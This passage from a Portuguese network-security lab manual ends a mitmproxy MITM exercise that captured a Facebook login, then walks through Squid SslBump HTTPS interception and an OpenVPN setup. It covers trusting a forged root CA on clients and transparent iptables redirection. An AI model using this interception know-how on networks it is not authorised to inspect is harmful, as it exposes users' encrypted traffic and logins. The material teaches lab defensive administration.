


Figura 50. Login no facebook através do mitmproxy

- Finalmente, retorne o ambiente de laboratório a seu estado original: pare o `mitmweb`, encerre o ARP spoofing e remova as regras de firewall criadas no passo (6).

2) Inspeção corporativa de tráfego HTTPS usando o Squid



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *WinClient-G*.

Na atividade anterior, fizemos um ataque *man-in-the-middle* com o intuito de inspecionar tráfego HTTPS de uma vítima usando o `mitmproxy`, nos mesmos moldes que um atacante o faria no mundo real. Mas e se o objetivo for legítimo, como para inspecionar tráfego em uma rede corporativa?

Iremos utilizar a funcionalidade *SslBump Peek and Splice* (<https://wiki.squid-cache.org/Features/SslPeekAndSplice>) do Squid, disponível a partir da versão 3.5, para implementar um proxy HTTPS para os clientes da rede 10.1.G.0/24. Tendo em vista que a versão mais recente do Squid disponível nos repositórios do Debian 8, quando da escrita deste tutorial, é a 3.4.8-6, teremos que fazer a instalação através do código-fonte.

```
# hostname
FWGW1-A
```

```
# apt-cache showpkg squid3 | grep 'Versions' -A1
Versions:
3.4.8-6+deb8u5 (/var/lib/apt/lists/ftp.br.debian.org_debian_dists_jessie_main_binary-
amd64_Packages)
(/var/lib/apt/lists/security.debian.org_dists_jessie_updates_main_binary-
amd64_Packages)
```

1. Na máquina *FWGW1-G*, instale as dependências de compilação:

```
# apt-get -y install build-essential libssl-dev
```

2. A seguir, faça o download do código-fonte do Squid, sua configuração, compilação e instalação através dos comandos que se seguem. O passo de compilação (**make**) pode demorar um pouco, seja paciente.

```
# cd ~/src/
```

```
# wget http://www.squid-cache.org/Versions/v3/3.5/squid-3.5.28.tar.gz
```

```
# tar zxf squid-3.5.28.tar.gz ; cd squid-3.5.28
```

```
# ./configure --prefix /usr/local --with-openssl=yes --enable-ssl-crtd --without-
-gnutls --enable-linux-netfilter
```

```
# make
```

```
# make install
```

3. Feito isso, faremos a configuração inicial do Squid, incluindo criação de certificados para assinatura de conexões intermediárias, criação de usuários e permissionamento, via script que se segue:

```
#!/bin/bash

CONF_DIR="/usr/local/etc"
PRIVKEY="${CONF_DIR}/ssl/private.key"
PUBKEY="${CONF_DIR}/ssl/public.crt"
PEMFILE="${CONF_DIR}/ssl/proxy.pem"

mkdir ${CONF_DIR}/ssl
chmod 700 ${CONF_DIR}/ssl

openssl genrsa 4096 > ${PRIVKEY}
openssl req -new -nodes -x509 -extensions v3_ca -days 365 -key ${PRIVKEY} -subj
"/C=BR/ST=DF/L=Brasilia/O=RNP/OU=ESR/CN=fwgw1-a.esr.rnp.br" -out ${PUBKEY}
cat ${PUBKEY} ${PRIVKEY} > ${PEMFILE}

mkdir /usr/local/var/lib
/usr/local/libexec/ssl_crtd -c -s /usr/local/var/lib/ssl_db

groupadd -r squid
useradd -g squid -r squid
chown squid:squid /usr/local/var/logs
chown squid:squid ${CONF_DIR}/ssl
```

4. O próximo passo é editar o arquivo de configuração do Squid, `/usr/local/etc/squid.conf`. O excerto abaixo mostra uma configuração válida para um proxy HTTP/HTTPS transparente que executa *bumping* (ou seja, as inspeciona via técnica *man-in-the-middle*) em todas as conexões, exceto para os domínios que constam no arquivo `/usr/local/etc/whitelist.txt`, para os quais o proxy irá fazer *splicing* (i.e., as conexões não serão inspecionadas pelo proxy, mas sim repassadas diretamente ao destino final).

O método de *bump* seletivo implementado como descrito acima é feito através da observação do campo `SSL::server_name` enviado pelo cliente durante o processo de *handshake* TLS. Nesse campo o cliente indica a qual *hostname* ele deseja se conectar, uma extensão ao protocolo TLS denominada *Server Name Indication* (SNI). Isso permite a um servidor apresentar múltiplos certificados em um mesmo endereço IP, respondendo por vários sites HTTPS diferentes. É, em essência, um conceito análogo ao *name-based virtual hosting* do HTTP/1.1, mas para o protocolo HTTPS.

```
# user/group to run proxy as
cache_effective_user squid
cache_effective_group squid

# local networks to proxy
acl localnet src 10.1.1.0/24

# default ACLs
acl Safe_ports port 21
acl Safe_ports port 80
acl Safe_ports port 443
acl Safe_ports port 1025-65535
acl SSL_ports port 443
acl CONNECT method CONNECT

# SSL ACLs
acl step1 at_step SslBump1
acl step2 at_step SslBump2
acl noBumpSites ssl::server_name "/usr/local/etc/whitelist.txt"

# peek @ client TLS request to find SNI
ssl_bump peek step1 all

# splice connections to servers matching whitelist
ssl_bump splice noBumpSites

# bump all other connections
ssl_bump bump

# default http_access block
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports

http_access allow localnet
http_access allow localhost

http_access deny all

# listen on ports 8080/HTTP and 8443/HTTPS, both as transparent proxy
http_port 8080 intercept
https_port 8443 intercept ssl-bump generate-host-certificates=on
dynamic_cert_mem_cache_size=4MB cert=/usr/local/etc/ssl/proxy.pem

coredump_dir /usr/local/var/cache/squid

refresh_pattern ^ftp:          1440  20%  10080
refresh_pattern ^gopher:        1440   0%   1440
refresh_pattern -i (/cgi-bin/|\?) 0    0%     0
refresh_pattern .               0    20%  4320
```

Se você for membro do grupo B, lembre-se de alterar a `acl localnet` no arquivo de configuração acima.

5. Vamos popular o arquivo `/usr/local/etc/whitelist.txt` com alguns domínios que não serão inspecionados. Em geral, bancos e outras informações sigilosas são bons exemplos de destinos que não devem sofrer *man-in-the-middle*, até mesmo pelas questões éticas levantadas por esse tipo de inspeção. Por exemplo:

```
# cat /usr/local/etc/whitelist.txt
.bb.com.br
.bancobrasil.com.br
.bradesco
.caixa.gov.br
.itau.com.br
.santander.com.br
```

6. Finalmente, será necessário introduzir algumas regras no firewall da máquina *FWGW1-G* para que o tráfego dos clientes seja automaticamente repassado ao proxy para tratamento. Além de regras usuais de FORWARD e MASQUERADE para permitir acesso internet através de NAT, será necessário inserir as seguintes regras:

```
# iptables -t nat -A PREROUTING -i eth2 -p tcp -m tcp --dport 80 -j REDIRECT --to
-port 8080
# iptables -t nat -A PREROUTING -i eth2 -p tcp -m tcp --dport 443 -j REDIRECT --to
-port 8443
# iptables -A INPUT -s 10.1.1.0/24 -p tcp -m tcp -m multiport --dports 8080,8443 -j
ACCEPT
```

Com as regras acima, todo tráfego com destino à porta 80 saindo do firewall será redirecionado para `localhost:8080`, e então tratado pelo Squid. O mesmo vale para o tráfego da porta 443, que será redirecionado para `localhost:8443`. Enfim, é necessário permitir aos clientes conectar-se diretamente essas novas portas, considerando que a política padrão da chain INPUT seja DROP.

7. Concluído esses passos, inicie o Squid com o comando:

```
# /usr/local/sbin/squid -f /usr/local/etc/squid.conf
```

A partir desse momento, todo o tráfego da rede 10.1.1.0/24 será repassado ao Squid para tratamento.

8. Se você tentar navegar na internet na máquina *WinClient-G* neste momento, no entanto, irá notar que embora conexões HTTP sejam tratadas com sucesso, conexões HTTPS provavelmente irão encontrar erros na cadeia de certificação. Isso se deve ao fato de o Squid estar reescrevendo os certificados de servidor com o seu próprio, que não é reconhecido pelo cliente como válido.

Para contornar esse problema, siga os seguintes passos:

- a. Copie o certificado `/usr/local/etc/ssl/public.crt` para a máquina *WinClient-G* (via PuTTY, WinSCP ou fazendo o download via HTTP/FTP, por exemplo).
 - b. Clique com o botão direito no arquivo e escolha "Instalar Certificado".
 - c. Clique em "Avançar".
 - d. Escolha "Colocar todos os certificados no repositório a seguir", e então em "Procurar...".
 - e. Escolha a pasta "Autoridades de Certificação Raiz Confiáveis" e depois em "OK".
 - f. Clique em "Avançar", e então em "Concluir".
9. Falta testar a configuração que fizemos. Acesse um website com HTTPS e verifique sua cadeia de certificação: o site terá sido assinado pelo proxy Squid, e não pela autoridade certificadora original. Veja, por exemplo, um acesso ao site <https://twitter.com> :




Figura 51. Acesso via Squid/Bump a <https://twitter.com>

Agora, acesse um dos websites cujo domínio consta no arquivo `/usr/local/etc/whitelist.txt`, e verifique sua cadeia certificadora: a AC que assina o certificado será a original, inalterada pelo proxy. Veja abaixo um acesso a <https://www.bb.com.br> :




Figura 52. Acesso via Squid/Splice a <https://www.bb.com.br>

10. Finalmente, retorne o ambiente de laboratório a seu estado original: pare o Squid (via `/usr/local/sbin/squid -k shutdown`) e remova as regras de firewall criadas no passo (6).

3) VPN SSL usando o OpenVPN



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *WinClient-G*. Esta é uma atividade a ser realizada **EM DUPLA**, entre membros dos grupos **A** e **B**.

Nesta atividade, iremos configurar um servidor e um cliente para estabelecer uma sessão VPN SSL. Para o estabelecimento dessa sessão utilizaremos o OpenVPN configurado como servidor no host *FWGW1-G* e o cliente instalado na máquina *WinClient-G*.

A conexão será feita entre duplas, ou seja:

- Máquina *WinClient-A* irá conectar-se ao servidor *FWGW1-B* de um colega, e
- máquina *WinClient-B* irá conectar-se ao servidor *FWGW1-A* do colega.

1. Na máquina *FWGW1-G*, o primeiro passo é instalar o pacote `openvpn`:

```
# hostname
FWGW1-A
```

```
# apt-get install openvpn
```

2. Para gerar os certificados da autoridade certificadora (CA, ou *certificate authority*), *hosts* e usuários, vamos utilizar o conjunto de scripts **easy-rsa**, que acompanha o pacote do OpenVPN. Entre no diretório **/usr/share/easy-rsa**:

```
# cd /usr/share/easy-rsa
```

Agora, edite o arquivo **/usr/share/easy-rsa/vars** com os dados dos campos de certificado a serem gerados. Altere os campos **KEY_COUNTRY**, **KEY_PROVINCE**, **KEY_CITY**, **KEY_ORG**, **KEY_EMAIL** e **KEY_OU** com os dados relevantes à sua organização. Por exemplo:

```
# nano /usr/share/easy-rsa/vars  
(...)
```

```
# grep KEY_COUNTRY /usr/share/easy-rsa/vars -A5  
export KEY_COUNTRY="BR"  
export KEY_PROVINCE="DF"  
export KEY_CITY="Brasilia"  
export KEY_ORG="RNP"  
export KEY_EMAIL="suporte@esr.rnp.br"  
export KEY_OU="ESR"
```

A seguir, importe o arquivo de variáveis **/usr/share/easy-rsa/vars** para o *shell* corrente:

```
# . /usr/share/easy-rsa/vars  
NOTE: If you run ./clean-all, I will be doing a rm -rf on /usr/share/easy-rsa/keys
```

Finalmente, utilize os seguintes comandos para gerar o certificado da CA:

```
# ./clean-all
```

```
# ./build-ca
Generating a 2048 bit RSA private key
.....+++
.....++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [BR]:
State or Province Name (full name) [DF]:
Locality Name (eg, city) [Brasilia]:
Organization Name (eg, company) [RNP]:
Organizational Unit Name (eg, section) [ESR]:
Common Name (eg, your name or your server's hostname) [RNP CA]:
Name [EasyRSA]:
Email Address [suporte@esr.rnp.br]:
```

Note que todos os campos já estavam com os valores corretos, então bastou apertar ENTER em cada um deles. Se não tivéssemos editado o arquivo [/usr/share/easy-rsa/vars](#), cada um desses campos teria que ser digitado individualmente.

3. Para gerar o certificado do servidor OpenVPN (a máquina *FWGW1-G*), use o seguinte comando:

```
# ./build-key-server FWGW1-A

(...)

Country Name (2 letter code) [BR]:  
State or Province Name (full name) [DF]:  
Locality Name (eg, city) [Brasilia]:  
Organization Name (eg, company) [RNP]:  
Organizational Unit Name (eg, section) [ESR]:  
Common Name (eg, your name or your server's hostname) [FWGW1-A]:  
Name [EasyRSA]:  
Email Address [suporte@esr.rnp.br]:  
  
Please enter the following 'extra' attributes  
to be sent with your certificate request  
A challenge password []:  
An optional company name []:  
  
(...)  
  
Sign the certificate? [y/n]:y  
  
1 out of 1 certificate requests certified, commit? [y/n]y  
Write out database with 1 new entries  
Data Base Updated
```

Mantenha o campo *A challenge password* vazio. Responda *y* para as perguntas *Sign the certificate?* e *1 out of 1 certificate requests certified, commit?*.

4. Vamos agora gerar o certificado do cliente. Atente-se para o fato de que o cliente do seu servidor é na realidade a máquina *WinClient-G* do seu colega, e não a sua própria (então, membros do grupo A gerarão certificados para as máquinas *WinClient-B*, e membros do grupo B gerarão para as máquinas *WinClient-A*).

```
# ./build-key WinClient-B  
  
(...)  
  
Country Name (2 letter code) [BR]:  
State or Province Name (full name) [DF]:  
Locality Name (eg, city) [Brasilia]:  
Organization Name (eg, company) [RNP]:  
Organizational Unit Name (eg, section) [ESR]:  
Common Name (eg, your name or your server's hostname) [WinClient-B]:  
Name [EasyRSA]:  
Email Address [suporte@esr.rnp.br]:  
  
Please enter the following 'extra' attributes  
to be sent with your certificate request  
A challenge password []:  
An optional company name []:  
  
(...)  
  
Sign the certificate? [y/n]:y  
  
1 out of 1 certificate requests certified, commit? [y/n]y  
Write out database with 1 new entries  
Data Base Updated
```

Assim como anteriormente, mantenha o campo *A challenge password* vazio, e responda **y** para as perguntas *Sign the certificate?* e *1 out of 1 certificate requests certified, commit?*.

5. Gere os parâmetros de troca de chaves *Diffie-Hellman* com o comando abaixo. O passo de geração pode demorar um pouco, seja paciente.

```
# ./build-dh  
Generating DH parameters, 2048 bit long safe prime, generator 2  
This is going to take a long time  
(...)
```

6. As chaves/certificados foram todos gerados no subdiretório **keys** da pasta corrente, **/usr/share/easy-rsa**. Copie-os para o diretório **/etc/openvpn/keys** (onde faremos a configuração do *daemon*) com os comandos que se seguem:

```
# mkdir /etc/openvpn/keys
```

```
# cp keys/ca.crt /etc/openvpn/keys/
# cp keys/FWGW1-A.crt /etc/openvpn/keys/
# cp keys/FWGW1-A.key /etc/openvpn/keys/
# cp keys/dh2048.pem /etc/openvpn/keys/
```

7. Agora, vamos fazer a configuração do OpenVPN. Crie um arquivo novo, `/etc/openvpn/openvpn.conf`, com o seguinte conteúdo:

```
port 1194
proto udp
dev tun

ca /etc/openvpn/keys/ca.crt
key /etc/openvpn/keys/FWGW1-A.key
cert /etc/openvpn/keys/FWGW1-A.crt
dh /etc/openvpn/keys/dh2048.pem

server 10.8.1.0 255.255.255.0
ifconfig-pool-persist ipp.txt

push "route 10.1.1.0 255.255.255.0"
push "route 172.16.1.0 255.255.255.0"

keepalive 10 120
comp-lzo
auth-nocache
persist-key
persist-tun
status openvpn-status.log
verb 3

tls-version-min 1.2
tls-cipher TLS-DHE-RSA-WITH-AES-256-GCM-SHA384:TLS-DHE-RSA-WITH-AES-256-CBC-
SHA256:TLS-DHE-RSA-WITH-AES-128-GCM-SHA256:TLS-DHE-RSA-WITH-AES-128-CBC-SHA256
cipher AES-256-CBC
auth SHA512
reneg-sec 60
```

Nas linhas `key` e `cert`, substitua a letra ao final do arquivo `/etc/openvpn/keys/FWGW1-G` pela que representa seu grupo.

Note que a linha `server` indica uma **NOVA** rede que será criada para o túnel VPN. Nesse sentido, configura a faixa 10.8.1.0/24 se você for membro do grupo A, e 10.8.2.0/24 se você for membro do grupo B.

De igual forma, nas linhas `push route`, informe as rotas 10.1.1.0/24 e 172.16.1.0/24 se você for membro do grupo A, e 10.1.2.0/24 e 172.16.2.0/24 se você for membro do grupo B.

8. Transfira as chaves geradas no passo (4) para o cliente **que irá se conectar no seu servidor**. Para os membros do grupo A, isso significa transferir as chaves para a máquina *WinClient-B* do seu colega; e, para os membros do grupo B, transferi-las para a máquina *WinClient-A*. Vamos fazer isso em alguns passos simples:

Primeiro, em sua máquina *FWGW1-G*, gere um pacote **.tar.gz** com as chaves a serem transferidas.

```
# mkdir /tmp/vpn-keys
```

```
# cp /usr/share/easy-rsa/keys/ca.crt /tmp/vpn-keys/
# cp /usr/share/easy-rsa/keys/WinClient-B.key /tmp/vpn-keys/
# cp /usr/share/easy-rsa/keys/WinClient-B.crt /tmp/vpn-keys/
```

```
# tar czf /tmp/vpn-keys.tar.gz /tmp/vpn-keys/
tar: Removing leading '/' from member names
```

```
# chmod a+r /tmp/vpn-keys.tar.gz
```

```
# rm -rf /tmp/vpn-keys
```

```
# ls -ld /tmp/vpn-keys.tar.gz
-rw-r--r-- 1 root root 5525 Sep 7 09:02 /tmp/vpn-keys.tar.gz
```

Como não há regra no firewall que permita conexão via SSH ou HTTP vinda de fora, vamos inserir uma regra temporária para permitir a cópia remota:

```
# iptables -A INPUT -i eth0 -p tcp -m tcp --dport 22 -j ACCEPT
```

Descubra o IP público da máquina *FWGW1-G*:

```
# ip a s eth0 | grep '^ *inet ' | awk '{print $2}'
192.168.29.103/24
```

Copie o arquivo com as chaves do cliente usando o IP público e o comando **scp**—use os programas **pscp.exe**, **Cygwin** ou **WinSCP** para a tarefa. No exemplo abaixo, iremos usar o **Cygwin**:

```
fbs@FBS-DESKTOP ~
$ scp aluno@192.168.29.103:/tmp/vpn-keys.tar.gz ~
vpn-keys.tar.gz                                         100% 5525
705.2KB/s   00:00
```

```
fbs@FBS-DESKTOP ~
$ ls -ld ~/vpn-keys.tar.gz
-rw-r--r-- 1 fbs None 5525 Sep  7 10:09 /home/fbs/vpn-keys.tar.gz
```

Ainda na máquina *FWGW1-G*, remova a regra de firewall temporária que criamos para a cópia remota, bem como o arquivo contendo as chaves no `/tmp`:

```
# iptables -D INPUT -i eth0 -p tcp -m tcp --dport 22 -j ACCEPT
```

```
# rm /tmp/vpn-keys.tar.gz
```

9. Instale o OpenVPN na máquina *WinClient-G*. **NÃO** instale o software *Private Tunnel*, mas sim o OpenVPN *Open Source*, acessível em <https://openvpn.net/index.php/open-source/downloads.html>. Aceite todas as opções padrão do instalador; ao ser perguntado se deseja instalar os *drivers* de rede do OpenVPN, responda afirmativamente.
10. Entre na pasta de configuração do OpenVPN no Windows, `C:\Program Files\OpenVPN\config`. Aqui, iremos fazer duas coisas: (1) criar o arquivo de configuração do OpenVPN para conexão no servidor *FWGW1-G* do seu colega de atividade, e (2) extrair as chaves do cliente copiadas no passo (8). Vamos lá:

Crie o arquivo `winclient-b.ovpn` no *Desktop* do seu usuário na máquina *WinClient-G*, com o conteúdo a seguir. Logo após, mova-o para `C:\Program Files\OpenVPN\config\winclient-b.ovpn`, concedendo permissão administrativa quando solicitado.

```
client
proto udp
dev tun

ca    ca.crt
key   WinClient-B.key
cert  WinClient-B.crt

remote 192.168.29.103 1194
resolv-retry infinite
nobind

keepalive 10 120
comp-lzo
auth-nocache
persist-key
persist-tun
status openvpn-status.log
verb 3

tls-version-min 1.2
tls-cipher TLS-DHE-RSA-WITH-AES-256-GCM-SHA384:TLS-DHE-RSA-WITH-AES-256-CBC-
SHA256:TLS-DHE-RSA-WITH-AES-128-GCM-SHA256:TLS-DHE-RSA-WITH-AES-128-CBC-SHA256
cipher AES-256-CBC
auth SHA512
reneg-sec 60
```

Nas linhas `key` e `cert`, substitua a letra ao final do arquivo `WinClient-G` pela que representa seu grupo.

Na linha `remote`, insira o IP público da máquina *FWGW1-G* **do seu colega** — esta será a máquina em que seu cliente VPN irá tentar conectar-se quando iniciado.

O segundo passo é extrair o arquivo `.tar.gz` contendo as chaves do cliente que foi copiado no passo (8). Use o `7-zip` (disponível em <https://www.7-zip.org/download.html>) para fazer a extração, numa pasta em que seu usuário possua permissão (como o *Desktop*, por exemplo). Depois, mova as chaves para `C:\Program Files\OpenVPN\config`. Sua pasta deve ficar assim:

